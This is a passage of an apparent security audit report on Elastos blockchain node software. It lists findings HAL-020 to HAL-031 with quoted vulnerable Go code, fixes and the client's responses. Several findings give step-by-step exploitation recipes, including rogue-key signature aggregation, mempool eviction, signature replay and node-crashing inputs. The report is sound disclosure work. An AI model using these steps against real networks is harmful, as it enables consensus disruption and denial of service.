SOLVED: The **Elastos team** solved this finding in the specified commit by returning from `outboundPeerConnected()` when `NewOutboundPeer()` fails, and by applying one strict address and port rule in every place that accepts or dials a signer address.

HAL-020 RISK ACCEPTED

Re-Mined AuxPow Variants of One Block Seed Different DPoSV2 Committees

Low · 2.1 AO:A/AC:M/AX:H/R:N/S:C/C:N/I:N/A:H/D:N/Y:N

DESCRIPTION

`Arbiters.getRandomDposV2Producers()` seeds the DPoSV2 committee draw from `HashWithAux()` of the locally stored block, but block identity uses `Hash()`, which excludes the AuxPow. A merge miner that finds two valid AuxPow solutions for one block can make honest nodes store different variants and compute different next arbiter sets.

Impact

Nodes that store different variants reject each other's `NextTurnDPOSInfo` blocks, so one group of nodes stalls or the chain halts at the next rotation. The miner must win the block and find a second parent solution before other miners, and it gains nothing from the attack.

Exploitation Steps

1. The merge miner mines block H-1 before a DPoSV2 rotation and holds it.
2. The miner finds a second parent header that meets the ELA target for the same ELA header.
3. The miner sends variant A to one peer group and variant A' to another. Each node keeps the first variant it receives.
4. At the rotation, the two groups compute different committees and reject each other's `NextTurnDPOSInfo` transaction.

Code Location

`dpos/state/arbitrators.go:2519-2531` — **`Arbiters.getRandomDposV2Producers()`**
The committee seed comes from `HashWithAux()`, which covers the whole AuxPow.

SOL

```
func (a *Arbiters) getRandomDposV2Producers(height uint32, unclaimedCount int,
choosingCRArbiters map[common.Uint168]ArbiterMember) ([]string, error) {
    block, _ := a.getBlockByHeight(height - 1)
    if block == nil {
        return nil, errors.New("block is not found")
    }
    var x = make([]byte, 8)
    blockHash := block.HashWithAux()
    copy(x, blockHash[24:])
    seed, _, ok := Readi64(x)
    if !ok {
        return nil, errors.New("invalid block hash")
    }
    r := rand.New(rand.NewSource(seed))
```

`core/types/common/header.go:114-124` — `Header.Hash()` and `Header.HashWithAux()`
Block identity serializes the header without the AuxPow, so two AuxPow variants share one `Hash()`.

SOL

```
func (header *Header) Hash() common.Uint256 {
    buf := new(bytes.Buffer)
    header.SerializeNoAux(buf)
    return common.Hash(buf.Bytes())
}

func (header *Header) HashWithAux() common.Uint256 {
    buf := new(bytes.Buffer)
    header.Serialize(buf)
    return common.Hash(buf.Bytes())
}
```

`blockchain/chainio.go:224-232` — `dbStoreBlock()`
The node stores the first variant for a `Hash()` and ignores later variants.

SOL

```
func dbStoreBlock(dbTx database.Tx, block *types.DposBlock) error {
    blockHash := block.Hash()
    hasBlock, err := dbTx.HasBlock(blockHash)
    if err != nil {
        return err
    }
    if hasBlock {
        return nil
    }
```

RECOMMENDATION

Seed `getRandomDposV2Producers()` from `block.Hash()`, as `getCandidateIndexAtRandom()` already does. Activate the new seed at a new coordinated height, so historical blocks replay with the `HashWithAux()` seed.

REMEDIATION COMMENT

RISK ACCEPTED: The **Elastos team** made a business decision to accept the risk of this finding and not alter the code, stating that:

> Accepted for this release: a fix changes how the signer set is drawn, which is a protocol change. Using it needs mining power that finds two solutions for one block, and the miner gains nothing.

HAL-021 RISK ACCEPTED

Naive schnorr key aggregation enables rogue CRC authorizing WithdrawFromSideChain alone

Low · 2.0 AO:S/AC:L/AX:L/R:N/S:U/C:N/A:N/I:C/D:N/Y:N

DESCRIPTION

A malicious CRC node can bypass the signer threshold for Schnorr `WithdrawFromSideChain` transactions through a mathematic manipulation.

The aggregate-Schnorr `WithdrawFromSideChain` V2 path is dormant on mainnet, because the mainnet `SchnorrStartHeight` is `math.MaxUint32`. The path is reachable only on networks where Schnorr is active, such as testnet and regnet, or after a future mainnet activation.

A `WithdrawFromSideChain` transaction must name at least eight of the twelve CR arbiters, and the verifier sums the named arbiters' public keys and verifies one aggregate Schnorr signature against the resulting key.

The protocol validates a newly claimed node key but does not require proof that the CR member knows its corresponding private key. A malicious member can exploit this behavior as follows:

1. Select seven honest arbiters and calculate the sum of their public key: `H = P0 + P1 + ... + P7`
2. Select a secret scalar `q` and calculate its public key `Q=qG`.
3. Calculate the rogue public key `A=Q-H`.
4. The malicious CR Council member submits a `CRCouncilMemberClaimNode` transaction that claims `A` as its new DPoS node public key. The transaction proves authorization by the member's CR identity but does not prove possession of `A`'s private key.
5. Submit a withdrawal naming `A` and the seven honest arbiters, then sign it using only `q`.

The verifier calculates the sum of the public keys of that set: `A+H = (Q-H)+H = Q`. The rogue node can, with its secret `q`, act like it verifies the sum of the keys of the 8 CRC set that was declared with the withdraw.

Code Location

In `crypto/schnorr.go`, the `AggregatePublickeys` function aggregates public keys as a plain EC sum without proof of possession:

GO 143–156

```
143 func AggregatePublickeys(publickeys [][]byte) ([]byte, error) {
144     var pxArr []*big.Int
145
```

```
    var pyArr []*big.Int
    for _, pk := range publickeys {
        px, py := Unmarshal(Curve, pk)
        pxArr = append(pxArr, px)
        pyArr = append(pyArr, py)
    }
    Px, Py := new(big.Int), new(big.Int)
    for i := 0; i < len(pxArr); i++ {
        Px, Py = Curve.Add(Px, Py, pxArr[i], pyArr[i])
    }
    return Marshal(Curve, Px, Py), nil
}
```

In `core/transaction/withdrawfromsidechaintransaction.go`, the withdrawal path sums claimed signer keys and accepts only the Schnorr program bound to that sum:

GO

```
Px, Py := new(big.Int), new(big.Int)
for i := 0; i < len(pxArr); i++ {
    Px, Py = crypto.Curve.Add(Px, Py, pxArr[i], pyArr[i])
}
sumPublicKey := crypto.Marshal(crypto.Curve, Px, Py)
publicKey, err := crypto.DecodePoint(sumPublicKey)
if err != nil {
    return errors.New("Invalid schnorr public key" + err.Error())
}
redeemScript, err := contract.CreateSchnorrRedeemScript(publicKey)
if err != nil {
    return errors.New("CreateSchnorrRedeemScript error")
}
for _, program := range t.Programs() {
    if contract.IsSchnorr(program.Code) {
        if hex.EncodeToString(program.Code) != hex.EncodeToString(redeemScript) {
            return errors.New("WithdrawFromSideChain invalid , signers can not match")
```

RECOMMENDATION

It is recommended to require each producer or CR member to prove possession of every registered node key.

REMEDIATION COMMENT

RISK ACCEPTED: The **Elastos team** made a business decision to accept the risk of this finding and not alter the code, stating that:

> Accepted for this release: the group signature path is switched off on mainnet, and a release test fails if anyone switches it on.

HAL-022 SOLVED

Invalid CRCAppropriation Transaction Removes Pooled CRAssetsRectify Transactions Before Validation

Informational · 1.7 AO:A/AC:L/AX:M/R:N/S:U/C:N/I:N/A:L/D:N/Y:N

DESCRIPTION

`TxPool.appendToTxPool()` removes all pooled `CRAssetsRectify` transactions when it receives a `CRCAppropriation` transaction, before it validates that transaction. As a result, any P2P peer can send an invalid, unsigned `CRCAppropriation` transaction to delete the `CRAssetsRectify` transaction from the pool of a target node.

Impact

A peer can delay CR assets UTXO consolidation on the targeted block-producer nodes, with no fund loss and no consensus change. Each synced node rebuilds the `CRAssetsRectify` transaction once per block while `CRAssetsAddressUTXOCount` is 900 or more, so the peer must send a new invalid transaction after each rebuild to keep the delay.

Exploitation Steps

1. Wait for a block after which `CRAssetsAddressUTXOCount` is at least 900 (`MaxCRAssetsAddressUTXOCount` 800 plus `CoinbaseMaturity` 100).
2. Wait one minute (`CRAssetsRectifyInterval`), until the target node builds the `CRAssetsRectify` transaction and adds it to its pool.
3. As any P2P peer, send to the target node a `CRCAppropriation` transaction with no inputs, no outputs, no programs, and no signature.
4. The node calls `AppendToTxPool()` from `handleTxMsg()`, removes the pooled `CRAssetsRectify` transaction, and then rejects the invalid transaction.
5. After the next block, change one byte of the invalid transaction (for example `LockTime`) and send it again. The new hash is not in the per-hash `rejectedTxns` cache, so the node removes the rebuilt `CRAssetsRectify` transaction again.

Code Location

In `mempool/txpool.go:82-88` — `TxPool.removeCRAppropriationConflictTransactions()`: The function removes every `CRAssetsRectify` transaction from the pool, and `appendToTxPool()` calls it before the duplicate, finality, sanity, and context checks on the incoming transaction.

GO 82-88

```go
func (mp *TxPool) removeCRAppropriationConflictTransactions() {
    for _, tx := range mp.txnList {
        if tx.IsCRAssetsRectifyTx() {
            mp.doRemoveTransaction(tx)
```

```
86            }
87        }
88    }
```

In `mempool/txpool.go:130-141` — `TxPool.appendToTxPool()`:
The removal depends only on the transaction type, and no later error path restores the removed transactions.

GO 130-141

```go
130     txHash := tx.Hash()
131
132     // If the transaction is CR appropriation transaction, need to remove
133     // transactions that conflict with it.
134     if tx.IsCRCAppropriationTx() {
135         mp.removeCRAppropriationConflictTransactions()
136     }
137
138     chain := blockchain.DefaultLedger.Blockchain
139     bestHeight := chain.GetHeight()
140
141     // Don't accept the transaction if it already exists in the pool.  This
```

PROOF OF CONCEPT

Halborn ran the following tests against the production code path.

- **Audited commit:** `fb1964b7f90266b62ff562a080d1edbc66002550`
- **Test:** `crcappropriation_evicts_rectify_test.go::TestC064_InvalidCRCAppropriationEvictsPooledRectifyRepeatedly` (run with `TestTxPoolInit`, which sets `blockchain.DefaultLedger`)
- **Result (executed):** PASS. In two rounds, the test adds a `CRAssetsRectify` transaction to the pool, then sends an unsigned `CRCAppropriation` transaction through the production `TxPool.AppendToTxPool()`. Each invalid transaction is rejected and is not in the pool, but the pooled `CRAssetsRectify` transaction is removed. The two invalid transactions differ only in `LockTime` and have different hashes (`09f0a5e3…` and `124d49ff…`).
- **Test limits:** The test adds the `CRAssetsRectify` transaction with `doAddTransaction()`, not through the committee build path. The test chain is at height 0, so the rejection reason is the `CRCommitteeStartHeight` check in `CheckTransactionSanity()`. On mainnet, a later sanity or context check rejects the transaction, but the removal at line 134-136 occurs before all of these checks.
- **Inspected only:** `elanet/netsync/manager.go:351-375` (`handleTxMsg()` calls `AppendToTxPool()`, caches the rejected hash, and applies no ban score). `cr/state/committee.go:494-499` and `781-801` (each synced node rebuilds, pools, and

broadcasts the `CRAssetsRectify` transaction one minute after each qualifying block). `pow/service.go:405–413` (block assembly takes `CRAssetsRectify` only from the local pool).

RECOMMENDATION

Call `removeCRAppropriationConflictTransactions()` only after the incoming `CRCAppropriation` transaction passes `CheckTransactionSanity()` and `CheckTransactionContext()`, immediately before `AppendTx()` adds it to the pool. Then an invalid transaction cannot remove the pooled `CRAssetsRectify` transactions.

REMEDIATION COMMENT

Addressed in: `163b87cdfd6ec714dd366c6432ace1ba32e96f2f`

SOLVED: The **Elastos team** solved this finding in commit 163b87cdfd6e (refined in 4cba88e888) by moving the call to `removeCRAppropriationConflictTransactions()` to after `CheckTransactionSanity()` and `CheckPoolTransactionContext()` have succeeded, so an invalid or unsigned `CRCAppropriation` transaction from any peer is rejected before it can evict pooled `CRAssetsRectify` transactions.

Client Note:

The pool removes the waiting coin-merge transaction only after the budget transaction has passed its own checks. Other commits: 4cba88e888.

HAL-023 ACKNOWLEDGED

Legacy UpdateProducer Signature Has No Transaction Binding and Can Roll Back Producer Records

Informational · 1.7 AO:A/AC:L/AX:M/R:N/S:U/C:N/I:N/A:L/D:N/Y:N

DESCRIPTION

For payload versions below `ProducerInfoSchnorrVersion`, `UpdateProducerTransaction.SpecialContextCheck()` verifies the `ProducerInfo` signature against the payload `OwnerKey`, with no binding to the carrying transaction. Any user can copy a historical (payload, signature) pair into a new transaction and set the producer record back to old values.

Impact

A user can set the `NodePublicKey` of a producer back to a key that its node no longer signs with, which makes an elected arbiter inactive. The user can repeat the replay after each correction at the cost of a fee, but the attack cannot move funds.

Exploitation Steps

1. Find a historical legacy `UpdateProducer` transaction of the target producer in chain history.
2. Copy its `ProducerInfo` payload and `Signature` unchanged into a new transaction funded by an unrelated key.
3. Broadcast the transaction while the old `StakeUntil` and node key still pass the current checks.
4. Observe that the producer record returns to the old `NodePublicKey` and `NetAddress`.

Code Location

`core/transaction/updateproducertransaction.go:206-219` — **`UpdateProducerTransaction.SpecialContextCheck()`**
The legacy branch takes the public key from the payload and verifies a signature over `SerializeUnsigned()` only. It does not check `t.Programs()`, so any fee payer can carry an old credential. The client documents this as residual F-205 directly above this branch.

SOL

```
    if t.PayloadVersion() < payload.ProducerInfoSchnorrVersion {
        publicKey, err := crypto.DecodePoint(info.OwnerKey)
        if err != nil {
            return elaerr.Simple(elaerr.ErrTxPayload, errors.New("invalid owner public key in
payload")), true
        }
        signedBuf := new(bytes.Buffer)
        err = info.SerializeUnsigned(signedBuf, t.payloadVersion)
```

```
        if err != nil {
            return elaerr.Simple(elaerr.ErrTxPayload, err), true
        }
        err = crypto.Verify(*publicKey, signedBuf.Bytes(), info.Signature)
        if err != nil {
            return elaerr.Simple(elaerr.ErrTxPayload, errors.New("invalid signature in
payload")), true
        }
```

RECOMMENDATION

In the legacy branch of `UpdateProducerTransaction.SpecialContextCheck()`, reject a `ProducerInfo` credential whose (signed message || `r`) digest was already applied. Record these digests in DPoS state below the activation height, enforce the rule above it, and keep the set in the history and checkpoint data.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> Partly fixed in this release: from the activation height a cancelled, penalised or returned producer cannot be updated, and an update cannot change the owner key. Replaying an old update of an active producer is accepted for this release; it moves no funds.

HAL-024 SOLVED

DPoS Peer Output Queue Grows Without a Bound When a Peer Stops Reading

Informational · 1.5 AO:S/AC:L/AX:L/R:N/S:U/C:N/I:N/A:H/D:N/Y:N

DESCRIPTION

The DPoS `queueHandler()` adds every outbound message to `pendingMsgs` without a limit while one socket write is in progress. A peer that stops reading keeps that write blocked for up to 10 minutes.

Impact

One Byzantine current or next arbiter can make honest arbiters keep an unbounded number of pongs and broadcasts in memory, which can exhaust their memory and interrupt DPoS confirmation. Only an elected arbiter key passes the DPoS handshake.

Exploitation Steps

1. A current or next arbiter connects to the honest arbiters and completes the signed DPoS handshake.
2. The arbiter stops reading its socket, so `outHandler()` blocks in `writeMessage()` for up to 10 minutes.
3. The arbiter sends ping messages continuously. Each ping resets the idle timer and queues one pong.
4. `pendingMsgs` grows with each pong and broadcast, the peer stays connected, and node memory grows.

Code Location

`dpos/p2p/peer/peer.go:566-579` — `Peer.queueHandler()`

While a write is in progress, `queuePacket` appends each message to the list with no cap and no disconnect.

SOL

```
    queuePacket := func(msg outMsg, list *list.List, waiting bool) bool {
        if !waiting {
            p.sendQueue <- msg
        } else {
            list.PushBack(msg)
        }
        // we are always waiting now.
        return true
    }
out:
    for {
        select {
        case msg := <-p.outputQueue:
            waiting = queuePacket(msg, pendingMsgs, waiting)
```

RECOMMENDATION

In the DPoS `queueHandler()`, cap `pendingMsgs` at a fixed limit, as the main-chain peer does with `maxPendingMsgs`, and disconnect the peer on overflow. In the DPoS `writeMessage()`, use a short per-peer write timeout, such as the main-chain `peerWriteTimeout`, instead of `p2p.WriteMessageTimeOut`.

REMEDIATION COMMENT

Addressed in: d6f7adbc09b7d885ac7019e3cabe3828d1e14f11

SOLVED: The **Elastos team** solved this finding in commit d6f7adbc09b7d885ac7019e3cabe3828d1e14f11 by introducing per-peer backlog limits of 1,024 messages and 64 MiB of block bytes in the DPoS `queueHandler`. When either limit is exceeded while a write is in progress, the peer is immediately disconnected, preventing the unbounded `pendingMsgs` growth that could exhaust memory on honest arbiters.

Client Note:

The queue one signer keeps for another is capped at 1,024 messages and 64 MiB. A peer past the cap is dropped.

HAL-025 SOLVED

Authenticated short ECIES ciphertext can panic recipient nodes

● Informational · 1.3 AO:S/AC:L/AX:M/R:N/S:U/C:N/I:N/A:C/D:N/Y:N

DESCRIPTION

ECIES decryption accepts an encrypted body as short as one byte before verifying its MAC. An authorized peer can construct a valid ephemeral key, shared secret, and MAC for such a body. After authentication succeeds, `symDecrypt()` slices a 16-byte IV from the short body and panics. A current DPoS or CR peer can terminate a recipient node through the signed DAddr route path, and operators can restore service by restarting or patching the node, but the peer can repeat the crash while it remains authorized.

Exploitation Steps

1. Act as a current DPoS or CR peer and select a target node's public key.
2. Generate a valid ECIES ephemeral key and derive the shared encryption and MAC keys.
3. Create an encrypted body between one and fifteen bytes and calculate its valid MAC.
4. Submit the resulting 98 byte value through a signed DAddr message.
5. The recipient verifies the MAC, then panics while slicing the missing 16-byte IV.

Code Location

In `crypto/ecies/ecies.go`, the minimum length check requires only one encrypted body byte after the ephemeral point and MAC:

GO 293–297

```go
rLen = (prv.PublicKey.Curve.Params().BitSize + 7) / 4
if len(c) < (rLen + hLen + 1) {
    err = ErrInvalidMessage
    return
}
```

In `crypto/ecies/ecies.go`, after the valid MAC is accepted, the decryptor assumes that the body contains a complete IV:

GO

```go
if subtle.ConstantTimeCompare(c[mEnd:], d) != 1 {
    err = ErrInvalidMessage
    return
}
m, err = symDecrypt(params, Ke, c[mStart:mEnd])
```

```
ctr := cipher.NewCTR(c, ct[:params.BlockSize])
m = make([]byte, len(ct)-params.BlockSize)
```

RECOMMENDATION

It is recommended to reject any ECIES ciphertext whose encrypted body is shorter than `params.BlockSize` before the call to `symDecrypt`. In `crypto/ecies/ecies.go`, add this check after the MAC verification and return `ErrInvalidMessage` when it fails.

REMEDIATION COMMENT

Addressed in: 163b87cdfd6ec714dd366c6432ace1ba32e96f2f

SOLVED: The **Elastos team** solved this finding in commit 163b87cdfd6e by adding a length check inside `symDecrypt` that returns `ErrInvalidMessage` when the ciphertext body is shorter than the cipher block size, preventing the authenticated short-ciphertext from reaching the IV slice and causing a panic.

Client Note:

The node refuses an encrypted message that is too short instead of crashing. Other commits: e838f4b140.

HAL-026 SOLVED

CR profile update erases the identity script and crashes every node

Informational · 1.1 AO:S/AC:M/AX:M/R:N/S:C/C:N/I:N/A:C/D:N/Y:N

DESCRIPTION

`updateCR` assigns the `UpdateCR` payload to the live candidate record. Version `0x03` omits `Code`, so that assignment stores an empty code. Only a registered CR candidate can sign the `UpdateCR` transaction that clears `Code`. The crash needs that candidate to be elected to the council. P2P is only the delivery path for the transaction. At the next council change, every node evaluates `getCRCArbitersV2` and panics. One transaction therefore crashes all nodes.

Exploitation Steps

1. Register as a CR candidate and gather enough votes to rank in the top 12.
2. During a voting period, submit a signed UpdateCR with payload version `0x03`.
3. Wait for the council change to copy that candidate into the current members.
4. At the next arbiter rotation, every node panics inside `getCRCArbitersV2`.

Code Location

In `cr/state/state.go`, the assignment replaces the stored candidate record with the decoded payload.

GO 365–375

```go
func (s *State) updateCandidateInfo(origin *payload.CRInfo, update *payload.CRInfo) {
    candidate := s.GetCandidate(origin.CID)

    // compare and update node nickname.
    if origin.NickName != update.NickName {
        delete(s.Nicknames, origin.NickName)
        s.Nicknames[update.NickName] = struct{}{}
    }

    candidate.Info = *update
}
```

In `dpos/state/arbitrators.go::getCRCArbitersV2()`, the slice runs for every current council member during an arbiter rotation.

GO 2941–2944

```go
} else {
    pk = cr.DPOSPublicKey

```

```
        }
        crPublicKey := cr.Info.Code[1 : len(cr.Info.Code)-1]
```

RECOMMENDATION

Pass the transaction program into `updateCR`. For version `0x02` and version `0x03`, assign that program to `Code` before the state write, and reject a code shorter than two bytes before every `Code` slice in the arbiter path.

REMEDIATION COMMENT

Addressed in: `163b87cdfd6ec714dd366c6432ace1ba32e96f2f`

SOLVED: The **Elastos team** solved this finding in the specified commit by refusing to build the council arbiter set when a council member's identity code is too short, which replaces the crash on every node with an error, and by keeping the stored identity code when a profile update carries no code. The code-preservation rule takes effect when `V103Height` is set to an activation height.

Client Note:

Active from the activation height (set by a later release). On upgrade, ten guards turn the crash into a refusal or a skip. From the activation height a profile update keeps the stored identity code. Other commits: 3900cf24e0, 86bb62458f.

HAL-027 SOLVED

Wallet can create unspendable multisig addresses

Informational · 1.0 AO:S/AC:L/AX:L/R:N/S:U/C:N/I:N/A:N/D:M/Y:N

DESCRIPTION

The `ela-cli wallet` command can create a `PrefixMultiSig` address that receives funds but cannot spend them. This occurs for a 1 of 1 script and for any script with 17 to 24 keys.
The wallet user creates the unspendable address. Funds that this user sends to the address are locked. Funds that other payers send to the address are also locked. No external attacker causes the loss.

A 1 of 1 multisig can be created with:

BASH

```
ela-cli wallet addmultisig -m 1 --pks <one key>
```

The following commands then fail because a length of at least 2 keys is expected:

CODE

```
ela-cli wallet account -> not a valid multi sign transaction code, length not enough
ela-cli wallet signtx -> invalid redeem script, not a standard or multi sign type
```

`CreateMultiSigRedeemScript(1, [one key])` builds a 37 byte script and the wallet prints a `PrefixMultiSig` address. Wallet `GetScriptType` and consensus `ParseMultisigScript` both require a script of at least 71 bytes (two keys) and therefore the spend fails:

GO 14–41

```go
const (
    PUSH1 = 0x51

    // encoded public key length 0x21 || encoded public key (33 bytes) || OP_CHECKSIG(0xac)
    PublicKeyScriptLength = 35

    // signature length(0x40) || 64 bytes signature
    SignatureScriptLength = 65

    // max signature length(0x40) || 1000 signature (64 bytes * 1000)
    MaxSignatureScriptLength = 64001

    // 1byte m || 2 encoded public keys with leading 0x40 (34 bytes * 2) ||
    // 1byte n + 1byte OP_CHECKMULTISIG
    MinMultiSignCodeLength = 71

    // 1byte m || 1000 encoded public keys with leading 0x40 (34 bytes * 1000) ||
    // 1byte n + 1byte OP_CHECKMULTISIG
    MaxMultiSignCodeLength = 34003

```

```
)

func ParseMultisigScript(code []byte) ([][]byte, error) {

    if len(code) < MinMultiSignCodeLength || code[len(code)-1] != common.MULTISIG {
        return nil, errors.New("not a valid multi sign transaction code, length not
enough")
    }
    return parsePublicKeys(code)
}
```

A 17 of 17 (or any 17 to 24 of N) multisig can be created with:

BASH

```
ela-cli wallet addmultisig -m 17 --pks <key1>,<key2>,...,<key17>
```

`CreateMultiSigRedeemScript` allows `len(pubkeys) <= 24` and encodes `m` and `n` with `PushNumber`. Values above 16 use a length-prefixed `PushData` form, not a `PUSH1`..`PUSH16` opcode:

GO 76–85

```
    if !(m >= 1 && m <= len(pubkeys) && len(pubkeys) <= 24) {
        return nil, errors.New("invalid multi-sign parameters: " +
            "require 1 <= m <= len(pubkeys) <= 24")
    }

    sb := pg.NewProgramBuilder()
    sb.PushNumber(big.NewInt(int64(m)))
    // ...
    sb.PushNumber(big.NewInt(int64(len(pubkeys))))
    sb.AddOp(vm.CHECKMULTISIG)
```

`PushNumber` emits a PUSH opcode only for 1 to 16:

GO 34–48

```
func (pb *Builder) PushNumber(number *big.Int) {
    if number.Cmp(big.NewInt(-1)) == 0 {
        pb.AddOp(vm.PUSHM1)
        return
    }
    if number.Cmp(big.NewInt(0)) == 0 {
        pb.AddOp(vm.PUSH0)
        return
    }
    if number.Cmp(big.NewInt(0)) == 1 && number.Cmp(big.NewInt(16)) <= 0 {
        pb.AddOp(vm.OpCode(byte(vm.PUSH1) - 1 + number.Bytes()[0]))
        return
    }
    pb.PushData(number.Bytes())
}
```

Consensus spend checks then decode `m` and `n` as PUSH opcodes only. For a 17 of 17 script this yields a negative `m`, so `CheckMultiSigSignatures` rejects the program:

GO 290–296

```go
    // Get N parameter
    n := int(code[len(code)-2]) - PUSH1 + 1
    // Get M parameter
    m := int(code[0]) - PUSH1 + 1
    if m < 1 || m > n {
        return errors.New("invalid multi sign script code")
    }
```

Impact

Funds sent to the unspendable address are locked permanently. Only a wallet user who creates such an address and then uses it or shares it with payers is affected. An external party cannot create the address for the user or move the user funds.

RECOMMENDATION

Support these multisig wallets or prevent their creation. Reject 1-key scripts and scripts with more than 16 keys in `CreateMultiSigRedeemScript`, or decode both encodings in `CheckMultiSigSignatures` and `parsePublicKeys`.

REMEDIATION COMMENT

Addressed in: cf8d2417376e2c76cccf50d6829512c518f00780

SOLVED: The **Elastos team** solved this finding in commit cf8d2417376e by introducing a `CheckSpendableMultiSig` guard that enforces a key count of 2 to 16 and requires m to be at most the number of distinct keys. This check is called at the entry of `NewMultiSigAccount`, the sole wallet function behind `ela-cli wallet addmultisig`, so both the 1-of-1 script and any 17-to-24-key script are rejected before an unspendable address is created.

Client Note:

The wallet and the script tool refuse to build a shared address the chain can never spend: it needs 2 to 16 keys and cannot require more signatures than it has distinct keys. Every address that was valid before is built exactly as before.

HAL-028 SOLVED

GetSignStatus does not reject malformed Parameter lenghts

Informational · 0.8 AO:A/AC:L/AX:H/R:N/S:U/C:N/A:L/I:N/D:N/Y:N

DESCRIPTION

`GetSignStatus` reports signing progress for wallet and CLI tooling. A standard transaction needs one signature and a multisig transaction needs `m` signatures.

The function sets `haveSign` to `len(param) / 65` and does not check the remainder, therefore a truncated or padded `Parameter` thus returns a plausible count and no error.

Code Location

In `crypto/common.go`, `GetSignStatus` floors `len(param)/65` with no remainder check and returns `nil` even when leftover bytes remain:

GO 117–123

```go
117 if scriptType == common.STANDARD {
118     signed := len(param) / SignatureScriptLength
119     return signed, 1, nil
120 } else if scriptType == common.MULTISIG {
121     haveSign = len(param) / SignatureScriptLength
122     return haveSign, int(getM(code)), nil
123 }
```

RECOMMENDATION

It is recommended to check for the expected length of the `param` and return errors when bad formatted.

REMEDIATION COMMENT

Addressed in: 163b87cdfd6ec714dd366c6432ace1ba32e96f2f

SOLVED: The **Elastos team** solved this finding in commit 163b87cdfd6ec714dd366c6432ace1ba32e96f2f by adding a remainder check on the `param` length in `GetSignStatus` before any signature count is computed. The function now returns an error whenever `len(param)` is not an exact multiple of 65, closing the truncated-or-padded parameter path for both standard and multisig script types.

Client Note:
The signing status refuses a signature field that is not a whole number of signatures. Other commits: e838f4b140.

HAL-029 SOLVED

Multi input ExchangeVotes lets a signer credit another stake address

Informational · 0.8 AO:A/AC:L/AX:H/R:N/S:U/C:N/A:N/I:L/D:N/Y:N

DESCRIPTION

After `MultiExchangeVotesStartHeight` (currently at `MaxUint32`, unreachable until the network overrides that value), `CheckOutputMultiInputs` does not bind `StakeAddress` to the signer program. A signer then stakes their own ELA to another DPoS v2 stake address. The other stake address owner can vote and later redeem that ELA.

Code Location

In `core/transaction/exchangevotes.go::CheckOutputMultiInputs()`:

GO 114–131

```go
// check output payload
if t.outputs[0].Type != common2.OTStake {
    return errors.New("invalid output type")
}
p := t.outputs[0].Payload
if p == nil {
    return errors.New("invalid output payload")
}
if err := p.Validate(); err != nil {
    return err
}

// check output address, need to be stake pool
if t.outputs[0].ProgramHash != *t.parameters.Config.StakePoolProgramHash {
    return errors.New("first output address need to be stake address")
}

return nil
```

RECOMMENDATION

Reject the output if `StakeAddress` does not equal `CreateStakeContractByCode` for a signer program. Use the same comparison that `CheckOutputSingleInput` already applies.

REMEDIATION COMMENT

Addressed in: f65c1a703fad69bd2bf788c973f210e2da637b68

SOLVED: The **Elastos team** solved this finding in commit f65c1a703fad (with companion commit d2fe6ea0e0) by adding a signer-binding check inside `CheckOutputMultiInputs` that iterates all signer programs in the transaction, derives each program's stake contract address via `CreateStakeContractByCode`, and rejects the transaction unless the output `StakeAddress` matches at least one signer — the same constraint that `CheckOutputSingleInput` already

enforced. In addition, `enforceMainnetMultiExchangeVotesHeight` was introduced to pin `MultiExchangeVotesStartHeight` on mainnet to the coordinated network default, preventing any operator from locally arming the multi-input path ahead of the fleet. The fix takes effect on every network when `MultiExchangeVotesStartHeight` is set to an activation height.

Client Note:

Behind its own switch, off on mainnet in this release. If the multi-input stake exchange is ever opened, a stake can be credited only to a signer's own stake address. The path stays off on every network in this release and is pinned off on mainnet. Other commits: d2fe6ea0e0.

HAL-030 SOLVED

Invalid Orphan Block Stops ProcessOrphans and Stalls the Honest Sibling Block for Up to One Hour

● Informational · 0.8 AO:A/AC:L/AX:H/R:P/S:U/C:N/I:N/A:M/D:N/Y:N

DESCRIPTION

The `ProcessOrphans()` function returns on the first orphan that `maybeAcceptBlock()` rejects, so it keeps that orphan and never tries the sibling orphans queued after it.

Impact

A peer that wins the race to announce a parent block can stop one current node from advancing its chain for up to one hour per attempt. The stall ends when the orphan entry expires, and it has no safety or supply impact.

Exploitation Steps

1. A peer announces confirmed parent block P to the target node first and does not deliver it.
2. The peer sends block X with `Previous` set to P, a wrong height, and proof of work at `PowLimit`.
3. The honest child block C arrives, and the node queues it behind X under P.
4. When P connects, `ProcessOrphans()` fails on X and returns, so C stays in the orphan pool.
5. Each new delivery of C returns "already have block (orphan)" until C expires after one hour.

Code Location

`blockchain/blockchain.go:1151-1169` — **`BlockChain.ProcessOrphans()`**

The error branch returns without removing the failing orphan and without trying its siblings.

SOL

```
        for i := 0; i < len(b.prevOrphans[*processHash]); i++ {
            orphan := b.prevOrphans[*processHash][i]
            if orphan == nil {
                continue
            }

            orphanHash := orphan.Block.Hash()
            confirm, _ := b.GetOrphanConfirm(&orphanHash)

            //log.Debug("deal with orphan block %x", orphanHash.ToArrayReverse())
            _, err := b.maybeAcceptBlock(orphan.Block, confirm)
            if err != nil {
                return err
            }

            b.RemoveOrphanBlock(orphan)
            i--
            processHashes = append(processHashes, &orphanHash)
```

RECOMMENDATION

In `ProcessOrphans()`, when `maybeAcceptBlock()` rejects an orphan, call `RemoveOrphanBlock()` for it, decrement `i`, and continue with the remaining siblings. Do not return the orphan error as the result of the parent block, which already connected.

REMEDIATION COMMENT

Addressed in: e3fe1317411c120d77e65028d12d8f74cd9e247e

SOLVED: The **Elastos team** solved this finding in the specified commit by restructuring `ProcessOrphans()` to remove a rejected orphan unconditionally and continue processing its siblings instead of returning the error. The parent block connection is no longer affected by invalid orphan blocks, and sibling honest blocks are now processed immediately.

Client Note:

The node removes the invalid waiting block and carries on with the others.

HAL-031 ACKNOWLEDGED

Legacy UnregisterCR Signature Covers Only the CID and Can Be Replayed in a Later Election

Informational · 0.8 AO:A/AC:L/AX:H/R:N/S:U/C:N/I:N/A:L/D:N/Y:N

DESCRIPTION

The VO path of `UnregisterCRTransaction.SpecialContextCheck()` verifies a signature over the CID only and does not bind it to the carrying transaction or to an election. Any user can copy an old on-chain VO signature into a new transaction and unregister the same candidate in a later election.

Impact

A rival can remove a candidate from a later CR election, for example near the end of the voting period, at the cost of a fee. The candidate must have used a VO unregister in an earlier election and registered again with the same CID.

Exploitation Steps

1. Find an on-chain VO `UnregisterCR` transaction for a candidate CID from an earlier election.
2. Wait until the candidate registers again with the same CID in a new election.
3. During the voting period, copy the old `CID` and `Signature` into a new self-funded `UnregisterCR` transaction.
4. Observe that the node accepts the transaction and cancels the candidate.

Code Location

